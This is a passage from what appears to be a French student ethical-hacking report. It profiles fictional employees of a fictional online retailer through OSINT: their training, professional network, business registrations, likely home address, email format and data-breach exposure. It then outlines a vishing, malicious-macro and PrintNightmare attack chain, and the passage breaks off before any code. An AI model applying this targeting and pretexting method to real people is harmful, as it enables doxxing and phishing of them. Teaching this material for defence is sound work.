Rapport de projet d'Ethical Hacking

Étudiants : **Daniel ALEKSIC, Julien SKORUPINSKI, Skander HAMDOUNI**
Promotion : **2028**
Groupe : **CIL**
Enseignant : **Yousfi Souheib**

Table des matières

Table des matières **2**
1. Contexte et scénario **3**
1.1 L'entreprise cible 3
1.2 Point de départ 3
2. Phase de reconnaissance **5**
2.1 Identité et affiliation 5
2.2 Parcours de formation 6
2.3 Réseau professionnel 7
2.4 Informations juridiques et entreprises 9
2.5 Localisation 10
2.6 Adresses email et comptes associés 12
2.7 Exposition aux fuites de données 12
3. Synthèse et niveau de fiabilité **14**
4. Chaîne d'attaque **15**
5. Phase 3 - Gaining Access (accès initial) **16**
5.1. Ingénierie sociale par message vocal 16
5.2. Transcription du prétexte vocal 16
5.2 Analyse du prétexte : pourquoi il fonctionne 18
5.3 Charge utile 18
Code de la macro : 19
6. Phase 4 - Maintaining Access & élévation de privilèges **20**
6.1 Persistance 20
6.2 Élévation de privilèges : CVE-2021-34527 (PrintNightmare) 20
6.3 Post-exploitation et reconnaissance interne 20
6.4 On attaque Xubuntu 20
7. Phase 5 - Covering Tracks **23**
8. Conclusion **24**

1. Contexte et scénario

Lien de la vidéo : https://www.youtube.com/watch?v=vJvBZy8pCMc

1.1 L'entreprise cible

Entreprise_Fictive est une société spécialisée dans la vente en ligne de produits électroniques. Elle exploite plusieurs serveurs web, une base de données centrale contenant des informations sensibles sur ses clients, et un réseau interne pour ses employés.

1.2 Point de départ

L'ensemble du scénario part d'un élément parfaitement anodin, un post LinkedIn publié par une nouvelle collaboratrice annonçant son arrivée dans l'entreprise. Camille Laurent publie sur LinkedIn qu'elle rejoint une nouvelle entreprise au poste de chargée de communication.

Ce message nous donne quatre informations exploitables par un attaquant :

- L'ancrage : l'identité complète de la personne et son employeur ;
- le rôle : son poste exact et donc son positionnement dans l'organisation ;
- Le timing : la date d'arrivée, qui ouvre une fenêtre d'ingénierie sociale (un nouvel arrivant connaît mal ses interlocuteurs) ;
- Le réseau : le réseau de collègues qui réagissent et commentent, révélant l'organigramme informel.



À partir de ce seul point d'entrée la reconnaissance passive nous permet de reconstituer progressivement l'identité, le parcours, le réseau professionnel, la localisation probable et l'exposition aux fuites de données de la cible et de son environnement. La suite de cette phase documente ce que cette simple annonce a permis de découvrir.

Outil / Source	Usage
LinkedIn	Point de départ : annonce d'arrivée, profil, parcours, réseau professionnel
Sherlock	Cartographie des identifiants et des sources liés à la cible
Site de l'entreprise	Confirmation de l'affiliation et des intervenants
Annuaires d'entreprises (RNE, Guichet)	Entreprises, SIREN, dirigeant, siège social
Google Maps / Street View	Localisation et environnement du siège
Have I Been Pwned (HIBP)	Exposition des adresses email dans des fuites
Epieos	Comptes en ligne associés aux adresses email
Geneanet	Répartition géographique du patronyme

2. Phase de reconnaissance

Les informations ci-dessous sont triées par axe d'investigation et chaque donnée est rattachée à sa source avec un niveau de fiabilité, afin de distinguer les faits confirmés par recoupement des éléments incertains à manier avec prudence.


Ce premier socle de données nous permet de pivoter efficacement vers de nouvelles informations : l'identification formelle de la cible, notamment son nom et son prénom, agit comme un levier direct pour déverrouiller des sources supplémentaires, élargir notre surface d'analyse et accélérer significativement l'avancement de notre phase de reconnaissance.

2.1 Identité et affiliation

Donnée	**Valeur**	**Source**
Nom complet	Camille Laurent	LinkedIn
Poste	Chargée de communication	Annonce LinkedIn
Affiliation réelle	Entreprise fictive	LinkedIn
Profil LinkedIn	linkedin.com/in/[masqué]	LinkedIn
Naissance estimée	~45-50 ans (déduite du parcours)	Recoupement

2.2 Parcours de formation


Période	Formation	Établissement
1995 – 1996	Baccalauréat littéraire	[établissement masqué]
1997 – 1998	Khâgne angliciste	[établissement masqué]
1999 – 2000	Master 1 Anglais (langue et littérature)	[établissement masqué]
1999 – 2001	Master 2 Journalisme	[établissement masqué]




2.3 Réseau professionnel

Le réseau constitue une surface d'attaque indirecte : usurper l'identité d'un collègue rend un hameçonnage ciblé bien plus crédible, surtout auprès d'un nouvel arrivant.

Personne	**Rôle**	**Lien avec la cible**
Marc Dupré	Responsable de département	Relation LinkedIn directe, supérieur N+1
Paul Rivière	Enseignant et coordinateur pédagogique	Relation LinkedIn directe
Hugo Lambert	Enseignant	Relation LinkedIn directe
Éric Moreau	Enseignant	Relations communes
Thomas Girard	DSI	Lié via cartographie Sherlock





Gemini Ans...
Gemini Ans...
Gemini Ans...
5
In this role, h...
He has expre...
It offers a ra...
The school ...
youtube.com
projet-voltair...
wikipedia.org

2.4 Informations juridiques et entreprises

Attribut	Entreprise 1	Entreprise 2
SIREN	[masqué]	[masqué]
Création	02/11/2012	19/11/2025
Activité	Édition de livres	Conseil en relations publiques et communication
Forme juridique	Entrepreneur individuel	Entrepreneur individuel
Siège	[adresse masquée] Hauts-de-Seine (92)	Non visible
RCS	R.C.S. [masqué]	—


Généralement, pour une entreprise individuelle, le siège correspond souvent au domicile du dirigeant : l'adresse publiée est donc potentiellement une adresse personnelle, ce qui en fait une donnée sensible.






2.5 Localisation

Élément	Observation
Siège social	Hauts-de-Seine (92)
Type de bâtiment	Immeuble résidentiel
Trajet vers le lieu de travail	30 min en voiture compatible avec un poste sur place
Hypothèse	Adresse de siège = probable domicile personnel


[capture masquée]


[capture masquée]

2.6 Adresses email et comptes associés


Deux formats d'adresse coexistent pour le domaine de l'établissement. Un format prévisible permet de déduire l'adresse de n'importe quel membre du personnel à partir de son seul nom ce qui est un levier direct pour le phishing.


Format	Exemples	Source
prenom.nom@entreprise-fictive.fr	camille.laurent@entreprise-fictive.fr paul.riviere@entreprise-fictive.fr marc.dupre@entreprise-fictive.fr	Epieos, HIBP
initiale+nom	claurent - mdupre - tgirard	Cartographie Sherlock
Comptes associés	1 compte (Adobe) par adresse testée	Epieos

2.7 Exposition aux fuites de données

L'analyse de compromission porte sur l'adresse de Marc Dupré, utilisé comme pivot étant donné la relation directe de la cible et responsable de son département. Compromettre le compte du supérieur permettrait d'écrire à la cible depuis une adresse légitime et de confiance. HIBP recense 7 fuites distinctes pour cette adresse, la plus récente datant d'avril 2025.

Service / Incident	Date	Volume	Données compromises
Synthient Credential	2025	2 Md emails / 1,3 Md mdp	Emails, mots de passe
Telegram Combolists	Mai 2024	361 M emails, 122 GB	Emails, identifiants, mdp, sites
LinkedIn Scraped Data	Nov 2023	Plusieurs millions	Emails, noms, titres, compétences
PDL Customer Server	Oct 2019	622 M emails	Emails, téléphones, profils, postes
Apollo Database	Juil 2018	126 M emails	Emails, noms, profils, entreprises
Anti Public Combo List	Déc 2016	458 M emails	Emails, mots de passe
LinkedIn Data Leak	Mai 2016	164 M emails + hashs	Emails, mots de passe (SHA1)






Quatre de ces sept fuites contiennent des mots de passe (Synthient, Telegram, Anti Public, LinkedIn 2016). Les trois autres exposent des données professionnelles (nom, poste, entreprise, téléphone) directement exploitables pour de l'ingénierie sociale.

3. Synthèse et niveau de fiabilité

Le croisement des sources impose de hiérarchiser les données selon leur fiabilité. Une information issue d'un seul agrégateur et contredite par une source primaire ne peut être traitée comme un fait.

Information	Source(s)	Fiabilité
Enseignante dans l'entreprise	LinkedIn, site entreprise	**Élevée**
Parcours de formation	LinkedIn	**Élevée**
Réseau direct au département	LinkedIn	**Élevée**
Entreprise 1 (SIREN masqué)	Annuaire, Guichet	**Élevée**
Adresse du siège (92)	Annuaire, Google Maps	**Élevée**
Email prenom.nom@entreprise-fictive.fr	Epieos, HIBP	**Élevée**
Entreprise 2 (SIREN masqué)	Annuaire uniquement	**Moyenne**
Rôle de Thomas Girard	Sherlock uniquement	**Moyenne**



4. Chaîne d'attaque

Les phases suivantes décrivent la méthodologie d'attaque sur des acteurs fictifs représentant un nouvel arrivant et son responsable, afin de ne cibler nommément aucune personne réelle. Le document reste descriptif et défensif : il ne contient ni code de macro, ni exploit fonctionnel. Les identifiants techniques (CVE, versions) sont des références publiques.

À partir du renseignement collecté en phase 1, l'attaque enchaîne cinq étapes :

- la reconnaissance a fourni le contexte humain (nouvel arrivant, identité du N+1) ;
- Un prétexte d'ingénierie sociale par message vocal (voix usurpée) amène la cible à ouvrir un classeur piégé
- La macro de ce classeur ouvre un accès distant ;
- Une vulnérabilité connue du poste permet de passer en SYSTEM (CVE-2021-34527), ce qui nous permet d'installer une persistance ;
- Reconnaissance de l'environnement interne, puis efface ses traces.

Étape	Technique	Objectif
Phase 1	OSINT passif (LinkedIn, HIBP, annuaires)	Contexte humain et surface d'attaque
Phase 3	Vishing + classeur macro (accès initial)	Exécution de code sur le poste de la cible
Phase 4	Persistance + élévation (CVE-2021-34527)	Passage utilisateur → SYSTEM, accès durable
Phase 2	Reconnaissance	Trouver les données sensibles sur le serveur du réseau et les extraire
Phase 5	Covering tracks (logs, timestamps)	Échapper à la détection

5. Phase 3 - Gaining Access (accès initial)


5.1. Ingénierie sociale par message vocal

